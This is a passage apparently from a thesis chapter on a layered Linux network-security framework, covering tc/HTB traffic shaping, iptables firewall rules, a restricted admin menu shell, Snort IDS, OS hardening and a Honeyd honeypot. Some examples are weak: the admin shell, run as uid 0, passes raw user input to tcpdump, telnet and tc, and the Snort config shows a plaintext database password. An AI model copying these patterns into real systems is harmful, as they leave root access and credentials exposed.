imq0. line 4 adds add a new qdisc to the intermediate queuing device imq0, specifying the special parent root. This hooks on the ingress side of an interface. The handle 1: gives unique identity to the qdisc device, htb establishes the queueing discipline i.e. *Hierarchical Token Bucket* algorithm. line 5 adds a class hierarchical structure. The parent parameter attaches this class to the htb qdisc which was created in line 4 as a root hook. For this class the classid 1:1 was chosen, because the qdisc it is being attached to has a major node number 1 for its handle parameter. Generally, a htb parent class is given a rate and a ceil (ceiling) in bits per second. This defines how much bandwidth is available. If not specified, ceil defaults to whatever is specified rate values. The parent class serves as a container for its children and should have a rate equal to the practical amount of bandwidth available. Here, in the framework imq0 device rate is set to 100mbps.

Following command-run at the proposed framework console shows the qdiscs for device eth0, imq0 and class for imq0.

```
[root@proactive /]# tc -s -d qdisc show dev eth0 qdisc pfifo_fast 0
Sent 17462108 bytes 88092 pkts (dropped 0, overlimits 0)
```

```
[root@proactive /]# tc -s -d qdisc show dev imq0 qdisc htb 1: r2q 10
default 1 direct_packets_stat 0 ver 3.16
Sent 23407270 bytes 160056 pkts (dropped 0, overlimits 0)
```

```
[root@proactive /]#
```

```
[root@proactive bwscrip]# tc -s class show dev imq0 class htb 1:1
root prio 0 rate 800Mbit ceil 800Mbit burst 1050044b cburst 10500 4b
Sent 24065495 bytes 168235 pkts (dropped 0, overlimits 0)
rate 49bps
lended: 168235 borrowed: 0 giants: 112
tokens: 8204 ctokens: 8204
```

```

class htb 1:5 root leaf 5: prio 0 rate 100Kbit ceil 800Kbit burst
1727b cburst 623b

Sent 0 bytes 0 pkts (dropped 0, overlimits 0)

lended: 0 borrowed: 0 giants: 0

tokens: 110592 ctokens: 20992

```

Hierarchical Token Bucket used as queueing discipline for the proposed framework uses the concepts of tokens and buckets along with the class-based system and filters to allow for complex and granular control over traffic. Children classes borrow tokens from their parents once they have exceeded rate. A child class will continue to attempt to borrow until it reaches ceil, at which point it will begin to queue packets for transmission until more tokens/ctokens are available.

Inbound traffic is placed into two queues with TCP packets being dropped first (lowest priority) if the inbound data is over-rate. Proposed Framework heavily uses shell scripts to implement traffic shaping and rate-limiting. Following script-snippet shows applying bandwidth to the interfaces with the help of iptables and tc.

```

..

# mark and filter for upload bandwidth
if [ $filterid != "0" ]
    then
        /sbin/iptables -d $ipaddress -s 0/0 t mangle -j MARK
        --set-mark $filterid
        /sbin/tc filter add dev imq0 parent 1:0 protocol ip
        prio 100 handle $filterid fw classid 1:$classid
    .
    .

#priority traffic bandwidth assignment
if [ $priotraffic != "0" ]
    then
        /sbin/tc class add dev imq0 parent 1:$parentid

```

```

classid 1:$totalid
htb rate "$priotrafficBW"kbps ceil "$priotrafficceil"kbps
    else
/sbin/tc class add dev imq0 parent 1:$parentid
classid 1:$totalid
htb rate "$total"kbit ceil "$totalBW"kbps
fi
. . .

```

Classification of outbound and inbound packets is done with the help of iptables with the following base logic:

For Outbound Traffic

1. Mark ALL packets as 0x03. This places all packets, by default, into the lowest priority queue.
2. Mark ICMP packets as 0x00. This will force ping to show the latency for the highest priority packets.
3. Mark all packets that have a destination port 1024 or less as 0x01. This gives priority to SSH service.
4. Mark all packets that have a destination port of 25 (SMTP) as 0x03. If someone sends an email with a large attachment it should not swamp interactive traffic.
5. Mark “small” packets (framework uses iptables length module for the purpose) as 0x02. Outbound ACK packets from inbound downloads should be sent promptly to assure efficient downloads.

For Inbound Traffic

1. Put all non-TCP traffic in the 0x00 class
2. Put “small” TCP packets also in the 0x00 class i.e. Outbound ACK packets from established inbound connections

3. Put all TCP traffic in the 0x01 class

Proposed Framework uses standard *FIFO queue* on the 0x00 class, and *Random Early Drop* (RED) *queue* on the 0x01 class. RED is better than a FIFO (tail-drop) queue at controlling TCP because it will drop packets before the queue overflows. Monitoring of the bandwidth utilization is done by parsing the output of the tc binary and insert the values into a RRDTool database in the same manner as switch or router counters are monitored.

Inbound and Outbound traffic routing and control demonstrates the usefulness of the Routing and Traffic Control layer.

5.3 Security Information System Layer

Security Information System layer focuses on reducing the complexity, thereby giving intelligence to the network. This layer generates trend reports and detailed analysis of network logs. It identifies the malfunctioning nodes on the network sending malicious traffic. It acts as a central repository to manage all logs inside a mysql database.

This layer as shown in Figure 5.3 is responsible for setting up the console and gui based interactions with the authorized users.

The framework encompasses disparate event data from firewall, IDS (intrusion detection system, mysql history logs, operating environment logs, ssh logs integrated with syslog daemon, web logs, mail logs and trend logs. These form the basis of real time data generation over the network. Data collected from these entities flows into a database. Vulnerability scanning inspects the network nodes to gather critical information about their respective states. Sniffing is done in order to watch the network traffic off the wire and it produces voluminous data which is piped to the database.




Figure 5.3: Security Information System Layer

5.3.1 Implementation Details

For the framework console minimal access is provided to the operating environment by establish a startup script for the admin user. This allows only certain command privilege thus avoiding direct interaction with other binary programs on the framework.

As framework is based on the core Linux, it exhibits Linux behavior in many ways. Framework establishes the startup flow though inittab, then flowing through the rc.dinit.drc.sysinit script. rc.sysinit allows to do customization. In the following script-snippet inittab spawns only one session for mingetty and rc.sysinit after initialization calls startup.sh script which allows for initial configuration of database tables, network properties and console setup.

```
inittab:
```

```
# Run gettys in standard runlevels
1:2345:respawn:/sbin/mingetty tty1
```

```
rc.sysinit:
```

```

# let's dump the syslog ring somewhere so we can find it later
dmesg -s 131072 > /var/log/dmesg

# create the crash indicator flag to warn on crashes, offer fsck with timeout
touch /.autofsck

sleep 1

kill -TERM '/sbin/pidof getkey' >/dev/null 2>&1
} &

if [ "$PROMPT" != "no" ]; then
    /sbin/getkey i && touch /var/run/confirm
fi

wait

/bin/sh /etc/startup.sh

cp -f /etc/rc.sysinit.orig /etc/rc.d/rc.sysinit

```

After initialization is done, admin users is offered a shell with startup script which establishes a menu based console system. Following script-snippet shows the excerpts from */etc/passwd* file and *user.sh* file:

```

/etc/passwd:
ldap:x:55:55:LDAP User:/var/lib/ldap:/bin/false
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
admin:x:0:0:/:/home/admin:/usr/local/user.sh

/usr/local/commands/user.sh: #!/bin/sh

commands() { echo "Commands available: arp, arping, clear, cpuinfo,
dmesg, diskuse, exit, ifconfig, ip, lsmod, meminfo, netstat, ping,
quit, reboot, route, shutdown, tc, tcpdump, telnet, traceroute,
uptime " }

```

```

shell() {
    clear
while : do
    echo -n "[ProactiveFramework]#"
    read ans;
    clear
    val='echo $ans | cut -f1 -d " "'
    if [ -z $val ]
    then
    return
    fi

    echo $ans | grep "/" 2>&1 > /dev/null
    if [ $? -ne 0 ]
    then

    case $val in
    arp)
        /sbin/arp
        ;;
    arping)
        $ans
        ;;

    diskuse)
        df -kh
        ;;
    meminfo)
        cat /proc/meminfo
        ;;

```

```
cpuinfo)
cat /proc/cpuinfo

;;

route)

$ans

;;

ping)

$ans -n;

;;

tcpdump)

$ans;

;;

traceroute)

$ans -n ;

;;

netstat)

netstat -an | less

;;

ifconfig)

$ans |less;

;;

uptime)

$ans;

;;

telnet)

$ans;

;;

clear)

$ans;

;;

shutdown)
```

```

    $ans;

    ;;

    reboot)

    $ans;

    ;;

    dmesg)

    $ans | less;

    ;;

    lsmod)

    lsmod

    ;;

    ip)

    /sbin/$ans 2>/dev/null

    ;;
tc)
$ans
;;
    exit)

    break;

    ;;

    quit)

    break;

    ;;

    *)

    commands

    ;;

    esac

else

    echo "Do not provide absolute path "

    fi

done }

```

```
main() { echo "Command Shell" shell }
```

```
main
```

User is given a jailed environment, where only the specified commands can be executed. SSH as per the core security layer is available only to root user with appropriate public key and password. Though admin user is given the full command rights privileges, as per 0:0 usrid:grpid in the */etc/passwd file*, admin is bounded to the command shell. The admin console screen is shown below:

```
Commands available: route, ping, traceroute, netstat, tcpdump,
ifconfig, dmesg, meminfo, cpuinfo, lsmod, ip, arp, arping, diskuse,
clear, telnet, uptime, exit, quit, reboot, shutdown
```

```
[ProactiveFramework]#diskuse
```

Filesystem	Size	Used	Avail	Use%	Mounted on
/dev/hda5	695M	233M	426M	35%	/
/dev/hda1	23M	7.9M	14M	37%	/boot
/dev/hda9	197M	328k	187M	0%	/home
/dev/hda6	486M	101M	360M	22%	/usr/local
/dev/hda7	14G	119M	13G	1%	/var

```
[ProactiveFramework]#
```

Database structure:

Mysql database as shown below acts as central repository for the framework consists of a main database named “crepo”. Database security is maintained by “mysql” database tables, where only localhost connection request are allowed execution.

```
mysql> status
```

```
-----
```

```
mysql Ver 11.18 Distrib 3.23.58, for pc-linux (i686)
```

```
Connection id:          6133
Current database:       crepo
Current user:           root@localhost
Current pager:          stdout
Using outfile:          ''
Server version:         3.23.58
Protocol version:       10
Connection:             Localhost via UNIX socket
Client character set:   latin1
Server character set:   latin1
UNIX socket:            /var/lib/mysql/mysql.sock
Uptime:                 13 hours 31 min 47 sec
```

```
Threads: 6  Questions: 20291  Slow queries: 0  Opens: 1676  Flush tables: 1
Open tables: 64  Queries per second avg: 0.417
```

```
-----
```

```
mysql>
```

“Crepo”, central repository acts as backbone for the analysis and graphing of the network traffic which is entering and leaving the framework. Use of MySQL, TCPDump, tcptrace, afterglow, PHP+GD and JPGraph are instrumental in providing this layer of the framework with GUI and graphing capability.

Crepo database’s analysis table is filled with the data as shown in the following command line snippets:

```
[root@proactive /]# tcpdump -vtttttnnelr day1_100000.pcap |
./tcpdump2csv.pl "timestamp sourcemac destmac sip dip sport dport
flags len proto ttl id offset tos ipflags" > day1_100000.csv
```

Network traffic flowing through eth0, eth1 and eth2 interfaces is captured in a file

day1_100000.pcap (tcpdump packet capture format), which is piped into tcpdump2csv.pl script to create comma separated file. One hundred thousand packets were captured for the test analysis. This data is dumped into the analysis table as per the following command line snippet:

```
[root@proactive /]# mysql -uroot -p analysis_db
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 146 to server version: 4.1.12

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> load data infile 'day1_100000.csv' into table analysis fields
terminated by ',' lines terminated by '\n' (timestamp, sourcemac,
destmac, sourceip, destip, sourceport
destport, proto, tcpflags, length, ttl, ipid, iptos, ipflags, offset);
Query OK, 99902 rows affected, 0 warnings (7.50 sec) Records: 99902
Deleted: 0 Skipped: 0 Warnings: 0
```

In the subsequent chapter, SQL queries for digging out the data from the database, its detailed analysis and graphing capabilities of the framework are exposed. As network logs tend to produce huge amount of data, emphasis is laid down on the interpretation using visualization, which would cut down on the time to take critical decisions.

5.4 Perimeter Security Layer

Perimeter Security Layer recommends the placement of reactive security components within the network hierarchy and implements network traffic regulation rules based on various network profiles and policies. This layer also implements intrusion detection mechanism based on open source snort.

5.4.1 Implementation Details: Firewall

A Firewall is a device that enforces a predesignated policy across an access point to a network. Firewalls are typically implemented using a dedicated or a non-dedicated firewall hardware and system platform. Proposed framework implemented firewall based on IPTables under non-dedicated mode. “Proper Installation” is achieved by means of operating system hardening (i.e. configured for security) and especially for this reason, no service going beyond the necessary minimum is run on the framework.

Three independent switch configurations with External, Internal and DMZ (DeMilitarized Zone) is proposed as shown in Figure 5.4.




Figure 5.4: Firewall placement inside network security hierarchy.

This configuration divides network into three major zones and physical separation provides additional layer of security. This could also be implemented using one switch with different vlans (Virtual LANs). All public services like mail and web server(s) are placed inside DMZ. Example Firewall rules are of the following nature:

External To DMZ

1 External To DMZMail External ANY (External) w.x.y.z (DMZ) MailServices Accept

2 External To DMZWeb External ANY (External) w.x.y.z (DMZ) HTTP Accept

Internal To DMZ

1 Internal To DMZ InternalGroup (Internal) DMZGroup (DMZ) HTTP Masq

Internal To External

1 Internal To external 192.168.1.2 (Internal) 0.0.0.0/0 (External) All Services Masq

Framework follows the flow-graph as shown in Figure 5.5 for the implementation of the Firewall.

IPTables script pfwall.sh (code snippet is shown below) is started at the system runtime from /etc/rc.d/init.d/iptables script.

...

```
# Set the connection outbound limits for different protocols.
SCALE="hour"           # second, minute, hour, etc.
TCPRATE="15"           # Number of TCP connections per $SCALE
UDPRATE="20"           # Number of UDP connections per $SCALE
ICMPRATE="50"          # Number of ICMP connections per $SCALE
OTHERRATE="15"         # Number of other IP connections per $SCALE
```




Figure 5.5: Firewall flow chart based on IPTables.

#Local Variables

WebSRVR="202.164.55.115"

DMZ_IP="202.164.55.113"

LAN_IP="172.31.1.6"

Ext_IP="202.164.55.99"

DMZ_IF="eth1"

EXT_IF="eth2"

INT_IF="eth1"

For connection tracking of FTP and IRC.

modprobe ip_conntrack_ftp

modprobe ip_conntrack_irc

/sbin/iptables -t mangle -F

/sbin/iptables -t filter -F

```

/sbin/iptables -t nat -F
/sbin/iptables -t nat -F PREROUTING
/sbin/iptables -t nat -F POSTROUTING

/sbin/iptables -t mangle -N forall
/sbin/iptables -t mangle -N fwall
/sbin/iptables -t mangle -N hwall

/sbin/iptables -I INPUT -p udp --dport 53 -j ACCEPT -t mangle
/sbin/iptables -I INPUT -p tcp --dport 53 -j ACCEPT -t mangle
/sbin/iptables -I INPUT -m multiport -p tcp --dport 22,23
-j ACCEPT -t mangle
/sbin/iptables -I INPUT -m state --state RELATED,ESTABLISHED
-j ACCEPT -t mangle

/sbin/iptables -I INPUT -s 127.0.0.1 -j ACCEPT -t mangle
/sbin/iptables -I INPUT -d 127.0.0.1 -j ACCEPT -t mangle
/sbin/iptables -I INPUT -p icmp -j ACCEPT -t mangle


iptables -t nat -A POSTROUTING -o $EXT_IF -p tcp -s $LAN_IP/24
--dport 22 \
-j SNAT --to $Ext_IP


iptables -t nat -A PREROUTING -m psd -m limit --limit
${TCPRATE}/${SCALE} \ -j LOG --log-prefix "Port Scan " iptables -t
nat -A PREROUTING -s ! 192.168.1.1 -i ! $INT_IF -m psd -j DROP


iptables -t nat -A PREROUTING -i $EXT_IF -p tcp --dport 80 -m limit
\ --limit ${TCPRATE}/${SCALE} -j LOG --log-level info \ --log-prefix

```

```
"Forward web request "  
iptables -t nat -A PREROUTING -i $EXT_IF -p tcp --dport 80 -j DNAT \  
--to $WebSRVR  
  
...
```

IPTables logs are captured in the central repository and analysis is done using PSAD (Port Scan Attack Detector).

5.4.2 Implementation Details: IDS

An Intrusion Detection System (IDS) “snort” is used in the Proposed Framework as second line of defense inside perimetric layer security. Designed to watch, filesystem changes and traffic on the network, this system, learns about normal traffic and then notes changes to notify administrator via e-mail and/or system log alerts.

IDS placement inside the network security hierarchy is shown in Figure 5.6.

Snort can be configured to run in following modes:

- **Sniffer mode** reads the packets off of the network and displays them in a continuous stream on the console.
- **Packet Logger mode** logs the packets to disk.
- **Network Intrusion Detection System (NIDS) mode**, the most complex and configurable configuration, allows Snort to analyze network traffic for matches against a user-defined rule set and performs several actions based upon the action rules.
- **Inline mode** obtains packets from iptables instead of from libpcap and then causes iptables to drop or pass packets based on Snort rules that use inline-specific rule types.




Figure 5.6: Intrusion Detection System (IDS) placement inside network security hierarchy.

In the proposed framework NIDS mode is used. Each Snort rule describes the features of a packet that are characteristics of a known attack; it also describes the action that will be executed once such detection occurs. Signature database contains known attack signatures. The rules are expressed in a ASCII format, it has two parts the rule header and the rule options. The rule header contains the following:

- Action (To be executed when rule matches)
- Protocol (IP, TCP, ICMP or UDP)
- Source IP and Source Port
- Destination IP and Destination Port

Following snippet illustrates a sample Snort rule.

```
alert tcp any any -> 192.168.1.0/24 111 (content:"|00 01 86 a5|";
msg:"mountd access");)
```

The text up to the first parenthesis is the rule header and the section enclosed in parenthesis contains the rule options. The words before the colons in the rule options section are called option “keywords”. The First item in a rule is the rule action. The rule action tells Snort what to do when it finds a packet that matches the rule criteria. There are five default actions in Snort, alert, log, pass, activate, and dynamic. Following Rule type definitions are used.

```
ruletype suspicious
{
type log
output log_tcpdump: suspicious.log
output database: log, mysql, user=snortusr dbname=snort_db host=localhost
}
```

This will create a type that will log to tcpdump and a MySQL database. Two type of logging is used in the proposed framework, TCPDump style and Database style. Snort is compiled with database support using `-with-mysql` option. Snort logs are stored in the `snort_db` database. Following is the `snort.conf` snippet to configure snort to log into binary format and database format.

```
output log_tcpdump: tcpdump.log

output database: alert, mysql, user=snortusr password=pass
dbname=snort_db host=localhost
```

TCPDump log format is analyzed by a script, which parses the log file as shown below:

```
[root@proactive /]# tcpdump -nnelr snort.log
```

```
20:17:55.704029 00:03:ff:56:44:91 > 00:03:ff:34:6a:33,
```

```

ethertype IPv4 (0x0800),
length 82: IP 172.31.1.17.1031 > 172.31.1.200.21: P
3182465416:3182465432(16) a
k 783730597 win 5840 <nop,nop,timestamp 5161789 76715059>

20:17:56.902276 00:03:ff:56:44:91 > 00:03:ff:34:6a:33, ethertype
IPv4 (0x0800), length 73: IP 172.31.1.17.1031 > 172.31.1.200.21: P
16:23(7) ack 35 win 5840 <nop,nop,timestamp 5161909 76719066>

....

```

Detailed analysis and graphing of these log files has been carried out and reported in the subsequent chapter.

5.5 Learn and Monitor the Unknown Layer

Learn and Monitor the Unknown Layer recommends operating system hardening steps and gives learning vision to the network attacks, thereby monitoring the unknown entity. A low interaction honeynet is implemented to lure intruders into a trap thus giving learning vision to the framework.

5.5.1 Implementation Details: Hardening Steps

Many unnecessary programs are installed by default, so in the proposed framework setup it was chosen to completely layout own Linux distribution which is customized for robustness. The LFS (Linux from scratch) system is built by using a previously installed Red Hat Linux distribution. This base system had all the compiler, linker and assembler tools installed to build the new system. After the successful compilation of various packages as per [Bee06], following hardening steps are carried out, by an automated script “hardos.sh”

The single-user login mode of Linux: Linux has a single-user mode. It is generally used for system maintenance. If physical access to the system is viable one can boot Linux into single-user mode by typing the following command

LILO: `linux single` (in case if LILO is the boot Loader)

GRUB: `kernel /boot/vmlinuz-2.6.9-34.ELsmp ro root=LABEL=/ single` (in case if GRUB is the boot Loader)

This will place the system in Run level 1 where infiltrator will be logged in as root without having to type in a password. Proposed framework made following changes to this default behaviour by modifying the `/etc/inittab` file as shown below:

`id:3:initdefault:`

changed it to

`id:3:initdefault: :S:wait:/sbin/sulogin`

This will require the root password before continuing to boot into single-user mode by making init run the program `sulogin` before dropping the machine into a root shell for maintenance.

Set login time out for root account: TMOU variable is set to the time in seconds by editing `/etc/profile` file

`TMOU=1800`

the time-out value is 1800 seconds or 1/2 hr. This auto-logout will apply to all users on the system.

Disabling Ctrl+Atl+Del keyboard shutdown command: This is achieved by removing `ca::ctrlaltdel:/sbin/shutdown -t3 -r now` from the `/etc/inittab` file.

The `/etc/services` file: The `/etc/services` file enables server and client programs to convert service names to the numbers (ports) defined in RFC 1700. Only root is allowed to make modifications to this file. It is rare to edit the `/etc/services` file, since it already contains the most common service names and port numbers. To improve

security, framework sets the immutable flag on this file to prevent unauthorized deletion or modification by executing the following command:

```
[root@proactive /]# chattr +i /etc/services
```

The /etc/securetty file: The /etc/securetty file allows to specify which tty and vc (virtual console) devices root is allowed to login on. The /etc/securetty file is read by the login program. Its format is a list of the tty and vc devices names allowed, and for all others that are commented out or do not appear in this file, root login is disallowed. In case of Proposed framework /etc/securetty has following contents:

```
[root@proactive /etc]# less securetty
tty1
tty2
vc/1
```

This will restrict root to login from only tty1, tty2 and vc/1.

Changing attributes of other important files: As framework once installed does not require any user and group creations. Following commands are run to set immutable bit on critical files:

```
[root@proactive /]# chattr +i /etc/passwd
[root@proactive /]# chattr +i /etc/shadow
[root@proactive /]# chattr +i /etc/group
[root@proactive /]# chattr +i /etc/gshadow
```

Mounting /boot as read-only: The Linux kernel and its related files reside in the /boot directory which can be a regular directory or a separate partition mounted as /boot. In case of Proposed Framework it is a partition and it is by default mounted as read-write. Changing it to read-only reduces the risk of unauthorized modification of vital files there.

The following changes are made to /etc/fstab to mount /boot read-only:

```
[root@proactive /etc]# less fstab
...
/dev/hda1 /boot newfs defaults,ro 1 2
...
```

Securing /etc/rc.d/init.d/: Changed the file permission to allow only root to read, write and execute these scripts by executing the following command:

```
[root@proactive /]# chmod R 700 /etc/rc.d/init.d/*
```

and changed the following lines from /etc/rc.d/rc.local file as shown below:

```
[root@proactive rc.d]# less rc.local |more
echo "" > /etc/issue
echo "Proactive Framework Version 'cat /etc/version' " >> /etc/issue
echo "" >> /etc/issue
cp -f /etc/issue /etc/issue.net
```

so that the login prompt will not reveal the Linux distribution name, version, kernel version, and the name of the server. Where, /etc/version file contains version information of the framework.

```
[root@proactive rc.d]# less /etc/version
1.0.0
```

Securing root-owned programs: A regular user will be able to run a program as root if it is set to SUID root. All programs and files on the system with the “s” bits appearing on its mode, have the SUID or SGID bit enabled. Because these programs grant special privileges to the user who executes them, it is important to remove the “s” bits from root-owned programs. In the OS hardening step, all such programs are identified by using the following command and their suid bit is disabled with chmod command.

```
[root@proactive /]# find / -type f \( -perm -04000 -o -perm -02000
\) -exec ls -l {} \; > allprogs
```

```
[root@proactive /]# ls -al /bin/ping
-rwsr-sr-x    1 root    root          17968 Mar  6  2000 /bin/ping
```

```
[root@proactive /]# chmod a-s /bin/ping
```

```
[root@proactive /]# ls -al /bin/ping
-rwxr-xr-x    1 root    root          17968 Mar  6  2000 /bin/ping
```

```
[root@proactive /]#
```

5.5.2 Implementation Details: Honeypot

Honeyd is used as the basic honeypot to simulate virtual hosts on a network, and is actively used in the fifth layer of the proposed framework. Deploying a physical honeypot is often time intensive and expensive as different operating systems require specialized hardware and every honeypot requires its own physical system. A virtual honeypot is simulated by another machine that responds to network traffic sent to the virtual honeypot.

Virtual honeypots are setup within the framework's layer 5 as shown in the Figure 5.7.

To simulate this virtual network, a Cisco router personality is created and binded to the 172.31.1.100/24 IP address.

```
create router
set router personality "Cisco IOS 11.3 - 12.0(11)"
set router default tcp action reset
set router default udp action reset
add router tcp port 23 "/usr/bin/perl scripts/router/cisco
```

